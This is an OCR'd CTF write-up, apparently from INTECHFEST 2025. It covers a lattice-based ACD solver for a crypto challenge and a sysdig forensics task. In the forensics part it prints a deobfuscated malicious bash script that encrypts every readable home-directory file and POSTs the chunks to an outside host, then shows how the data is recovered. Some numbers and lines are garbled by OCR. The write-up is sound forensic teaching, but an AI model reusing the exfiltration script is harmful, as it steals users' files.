To break it, I still use Galbraith's Approximate Common Divisor method (https://pure.royalholloway.ac.uk/ws/portalfiles/portal/26776176/Alg_ACD_ANTS_Final.pdf), similar to the previous challenge `dahlah`. With 21 samples, the anchored system alone is typically enough to recover `r` quickly. Then, instead of checking divisibility or a hash, I resolve the ±1 ambiguity per sample using the remainder clustering rule (`rem < r/2 → h_i = q_i`, else `h_i = q_i+1`), which yields the exact `h_i` and thus `g_i = h_i⊕r`. Once I reconstruct `{gs, r}`, I regenerate the keystream, XOR with the ciphertext, and then solved it under 10 minutes :v

Solver:

```
from sage.all import *
import hashlib

R = 72
outs = [
  24372515345566182663248124, 35215242408878062981915205,
17090995489193599832479409 5,
  36754575010083813504795 93, 19754556444608828186601980 3,
31043016550769532803121457,
  92909056812077467779102267, 22841292213223283893258705 3,
18348343080625757088049519 7,
  20550620527693708950660299 6, 30605550839123136072087253,
10006998795145871242755873 8,
  69657960818150653156316400, 47275765616603335416535450,
16380876198583250400888854 5,
  15903517968565677808680335 6, 18580485814763613959958477 0,
39995563015618509572079053,
  36538179784239220189545569, 11714176163495003015778095 4,
23602429413440967392591106 3
]
ct =
b"'\xf9\x11\xd2\x149\x01|\x97\\y\xe6\xa3\x12g\x89wi\xac\xe2\x0f\x9c\x9e\xcc\xd6\x
94\x8e\xdb\x8f\x8a\xf0\xc67U\x10:[\xfaZ\x9d\xed\xe3\xce\x1d\x84\xc6\xb7\x13\xf5\x
99A=\xf2\xa9\xf9\xfaJ\xe0\x9f\xe5\x02\xb3"

def bxor(a: bytes, b: bytes) -> bytes:
    return bytes(x ^ y for x, y in zip(a, b))

def sym_mod(x: int, m: int) -> int:
    # symmetric residue in (-m/2, m/2]
    return int((x + m + m//2) % m) - int(m//2)

# Build approximate multiples: X_j = 2^R * (t_j - t_0) = r * (h_j - h_0) + (l_0 -
l_j)
def build_anchored(outs, R):
    t0 = outs[0]
    return [ ((ZZ(t) - ZZ(t0)) << R) for t in outs[1:] ]  # length = n-1
```

```python
# Galbraith ACD core (transform-free), with tight noise bound = 2^R
def galbraith_acd(X, rho_bits=72, delta=0.999, eta=0.501):
    """
    Given X = [x1, x2, ...] with xi = p*qi + ri, |ri| < 2^rho_bits,
    recover p (preferring the smallest valid factor).
    """
    s = len(X) + 1
    if s < 2:
        return 0

    # Construct the classic ACD lattice
    Rscale = ZZ(1) << (rho_bits + 1)  # 2^(rho+1) per Galbraith
    B = Matrix(ZZ, s, s)
    B[0,0] = Rscale
    X0 = ZZ(X[0])
    for i in range(1, s):
        B[0, i] = ZZ(X[i-1])          # first row: [R, x1, x2, ...]
        B[i, i] = -X0                 # diagonal: -x1 on [1,1], etc.

    # Fast LLL (fpLLL) with aggressive parameters
    Bred = B.LLL(delta=delta, eta=eta)

    bound = ZZ(1) << rho_bits
    candidates = []

    for v in Bred.rows():
        v0 = ZZ(v[0])
        if v0 == 0 or v0 % Rscale != 0:
            continue
        q0 = v0 // Rscale
        if q0 == 0:
            continue
        r0 = sym_mod(X0, q0)
        p  = abs((X0 - r0) // q0)
        if p <= 1:
            continue
        # Check all residuals against the noise bound
```

```
        if all(abs(sym_mod(ZZ(x), p)) < bound for x in X):
            candidates.append(int(p))

    if not candidates:
        return 0

    # Prefer the smallest valid factor by iteratively shrinking composites
    def shrink_modulus(p):
        p = abs(ZZ(p))
        while True:
            fac = factor(p)
            reduced = False
            for q, e in fac:
                # Try to divide by q as long as it stays valid
                for _ in range(e):
                    trial = p // q
                    if trial > 1 and all(abs(sym_mod(ZZ(x), trial)) < bound for x
in X):
                        p = trial
                        reduced = True
                    else:
                        break
            if not reduced:
                return int(p)

    best = min(shrink_modulus(c) for c in candidates)
    return best

def recover_r(outs, R):
    anchored = build_anchored(outs, R)  # length n-1 (here 20)
    # Try full anchored set first (dimension ~20 → quick & strong)
    p = galbraith_acd(anchored, rho_bits=R, delta=0.999, eta=0.501)
    if p:
        return p

    # Fallbacks: random strong subsets (slightly smaller dims)
    import random
    for size in (16, 14, 12, 10, 8):
```


```
        for _ in range(120):
            X = random.sample(anchored, size)
            # Sorting by magnitude sometimes helps numerical stability
            if random.getrandbits(1):
                X.sort(key=lambda z: -abs(z))
            p = galbraith_acd(X, rho_bits=R, delta=0.999, eta=0.501)
            if p:
                return p
    return 0

# recover r
r = recover_r(outs, R)
print(f"[+] r recovered, bits = {ZZ(r).nbits()}")

# reconstruct all h_i (and hence g_i) exactly using Simultaneous Diophantine
Approximation (SDA)
#
# For each i:
#   x_i = 2^R * out_i = r*h_i + (k - l_i), where 0 <= l_i < 2^R
#   q_i = x_i // r  = h_i or h_i-1
#   rem_i = x_i - q_i*r ∈ [0,k]  (if q_i==h_i), else in (r-(2^R-1-k), r-1]
# Since r ~ 2^80 and 2^R ~ 2^72, the remainder clusters split cleanly by r/2.
#   -> b_i = 0 if rem_i < r/2, else 1
#   -> h_i = q_i + b_i
twoR = ZZ(1) << R
g_list = []
for t in outs:
    x = (ZZ(t) << R)
    q = x // r
    rem = x - q*r
    b = 1 if rem > r//2 else 0
    h = q + b
    g = int(h ^ r)  # g_i = h_i XOR r
    g_list.append(g)

msg = f"{g_list};{[int(r)]}".encode()
keystream = hashlib.sha3_512(msg).digest()[:len(ct)]
flag = bxor(ct, keystream)
```

```
print(flag)
/mnt/d/CTF Kingdom/INTECHFEST_2025/PENYISIHAN_INTECHFEST_2025/CRYPTO/pianoman sage -python sol.py
[+] r recovered, bits = 80
b'INTECHFEST{now_we_do_actual_lll_optimization_701ab393ac52b878}'
/mnt/d/CTF Kingdom/INTECHFEST_2025/PENYISIHAN_INTECHFEST_2025/CRYPTO/pianoman
```


Digital Forensics


Digital Forensics/prankster (7 Solves)

Given a System CAPture (SCAP) that is captured using sysdig.



So i installed sysdig (https://github.com/draios/sysdig/wiki/How-to-Install-Sysdig-for-Linux) on my ubuntu to analyze it





Analyzed it, at time 1757012062739002000 ns, on CPU 2, the bash process (PID 11284) executed /usr/bin/curl (PID 43670). Curl ran successfully (res=0) with argument https://gist.githubusercontent.com/.../dd88ab3237f1a2019062343031971ba2.sh. It is an obfuscated bash script. Deobfuscated it with GPT:

```
[ "$(id -u)" -ne 0 ] && echo "[!] This script must be run as root!" \
    && exit 1 || echo "[+] Already running as root."

for pkg in openssl curl xxd; do
    if ! command -v "$pkg" >/dev/null 2>&1; then
        echo "[?] $pkg not found, installing..."
        if command -v apt >/dev/null 2>&1; then
            echo "[!] apt found"
            apt-get update && apt-get install -y "$pkg"
        elif command -v yum >/dev/null 2>&1; then
            echo "[!] yum  found"
            yum check-update || true
            yum install -y "$pkg" || yum install -y vim-common
        else
            echo "[!] Installer not found !!!"
```

```
        fi
    else
        echo "[+] $pkg is already installed"
    fi
done

IP="192.168.1.58"
HOST="trusted.backup.co.id"
echo '192.168.1.58 trusted.backup.co.id' >> /etc/hosts
SRC="/home/user"
URL="http://trusted.backup.co.id:5000/data"

find "$SRC" -type f -readable | while read -r F; do
    REL="$(realpath --relative-to="$SRC" "$F")"
    ENC="$(mktemp)"
    curl -o /tmp/init.txt.pem \

https://gist.githubusercontent.com/blacowhait/c2564d1908bbea2dc1de62ca6ac24e67/raw/2e5c55fe1fb
3ece8869120b1b6e415b16255f0a9/9f6b902bd7ac7ae385ac90089cbc665f88d7698a2d325c751163ed20946405a2
.pem
    openssl enc -aes-256-cfb \
      -K "$(head -c 64 /tmp/init.txt.pem)" \
      -iv "$(tail -c 32 /tmp/init.txt.pem)" \
      -in "$F" | xxd -p | rev | xxd -r -p | tee "$ENC" > /dev/null
    split -b 250 -d -a 6 "$ENC" "/tmp/${REL//\//__}.enc."
    for C in /tmp/${REL//\//__}.enc.*; do
        echo "[*] Uploading $REL -> $(basename "$C")"
        curl -X POST "$URL" \
             -H "Content-Type: application/json" \
             -d "{\"data\":\"$(xxd -p "$C" | tr -d '\n' | rev )\",\
\"chunk\":\"$(basename "$C")\"}"
        rm -f "$C"
    done
    rm -f "$ENC"
done
```

- **Keying.** It fetches `/tmp/init.txt.pem` from a GitHub Gist. The **first 64 bytes** (hex) are used as `-K` (**AES-256 key**, i.e., 32 bytes) and the **last 32 bytes** (hex) as `-iv` (16 bytes). Mode is **AES-256-CFB**.
- **Obfuscation.** After encryption, it runs a pipeline: `… | xxd -p | rev | xxd -r -p` This is a subtle trick: `xxd -p` turns bytes into a hex string, `rev` reverses that entire string **character by character**, `xxd -r -p` packs the reversed hex back into bytes.

- **Chunking.** It splits the obfuscated ciphertext into **250-byte** chunks with deterministic filenames like `/tmp/path__to__file.enc.000000`, `.000001`, etc.
- **Exfil.** For each chunk, it posts JSON: `{"data":"<hex_of_chunk_reversed_again>","chunk":"<chunk_filename>"}` it **hexes** the chunk and `rev`s the hex string before embedding into JSON.

We don't get the server, but we do have a Sysdig **scap** capture. The upload requests contain the JSON bodies, so we carve those back out:

```
grep -aoE '\{"data":"[0-9A-Fa-f]+","chunk":"[^"]+"\}' challenge.scap > enc.json
```

The uploader's inner obfuscation step is exactly this:

```
xxd -p "$C" | tr -d '\n' | rev
```


It converts the 250-byte chunk back to hex, strips newlines, and reverses the entire hex string. That is precisely how `"data"` was produced before being placed inside JSON. In recovery we must **reverse it back** (i.e., apply `rev` again) before hex-decoding to get the true chunk bytes.

Reassembling the file from JSON chunks:

```
import json

with open('enc.json', 'r', encoding='utf-8') as f:
    data = json.load(f)

for item in data:
    idx = int(item['chunk'].split('.')[-1])
    hex_r = item['data'][::-1]
    chunk_bytes = bytes.fromhex(hex_r)

    with open('0.txt.enc', 'ab') as out_file:
        out_file.write(chunk_bytes)
```


Finally, undo the inner obfuscation and decrypt:

```
curl -o /tmp/init.txt.pem \

https://gist.githubusercontent.com/blacowhait/c2564d1908bbea2dc1de62ca6ac24e67/raw/2e5c55fe1fb
3ece8869120b1b6e415b16255f0a9/9f6b902bd7ac7ae385ac90089cbc665f88d7698a2d325c751163ed20946405a2
.pem
xxd -p 0.txt.enc | rev | xxd -r -p | openssl enc -d -aes-256-cfb -K "$(head -c 64
/tmp/init.txt.pem)" -iv "$(tail -c 32 /tmp/init.txt.pem)" -out 0.txt
```




```
In the heart of the nation, a quiet anger brewed among the people. Years of corruption, neglect, and abuse of power had turned daily survival into a fight. The ruling class enriched
itself while ordinary citizens suffered under crushing taxes, broken infrastructure, and dwindling opportunities. Whispers of dissatisfaction began to ripple through neighborhoods,
markets, and workplaces.
The government's grip on information was tight, but no censorship could fully suppress the human spirit. Underground newspapers circulated, encrypted messages passed through digital
channels, and graffiti appeared on city walls, proclaiming the same message: the time for change had come. Each act of defiance was small, but together they built momentum.
Workers who once feared retribution began organizing strikes, demanding fair wages and safer conditions. Farmers marched into the cities with banners denouncing unfair land policies.
Students, once silent in classrooms, now filled public squares with chants calling for justice. Across all layers of society, people began to see their struggles as connected.
The government responded with intimidation. Police patrolled the streets, and activists were arrested under fabricated charges. Yet, instead of silencing dissent, these crackdowns only
hardened the resolve of the population. Each imprisonment sparked larger demonstrations, each act of violence by the authorities drew more citizens to the cause. INTECHFEST{created_by_ai
Leaders emerged from unexpected places. Teachers, poets, and community organizers became the voices of resistance. Their speeches emphasized unity and hope, reminding everyone that the
fight was not just against a tyrant, but for the possibility of a better society—one built on fairness, transparency, and accountability.
International attention slowly turned toward the struggle. While the government attempted to present an image of stability, the stories of oppression leaked across borders. Foreign
journalists, smuggled into the country, shared powerful images of marches and rallies. Exiled citizens amplified these voices, making it harder for the regime to hide its brutality.
of_course_392adc02} As the movement grew, the tactics of resistance diversified. Some groups focused on peaceful protests and symbolic acts of civil disobedience. Others sought to
undermine the government's financial networks, targeting the flow of money that sustained corruption. Together, these strategies created pressure that the state could not easily control.
The turning point came when security forces, long loyal to the regime, began to hesitate. Soldiers confronted with unarmed citizens carrying nothing but banners and flowers questioned
the orders they were given. Some defected, others simply refused to act. The foundation of the government's power—fear—began to crumble.
In the capital, a massive march swelled into hundreds of thousands. Government buildings were surrounded, and chants for resignation echoed through the air. Officials who once enjoyed
privilege and protection fled the city, sensing that their time was over. The people, united in determination, stood firm in their demand for change.
When the corrupt regime finally fell, the society faced both relief and responsibility. Overthrowing tyranny was only the first step; building a just system would be the greater
challenge. Yet, in that moment, the people felt the weight of possibility. They had proven that even against oppression, collective courage could shape a new future.
```


Digital Forensics/interesting (4 Solves)




Given an AccessData Custom Content Image (AD1) file



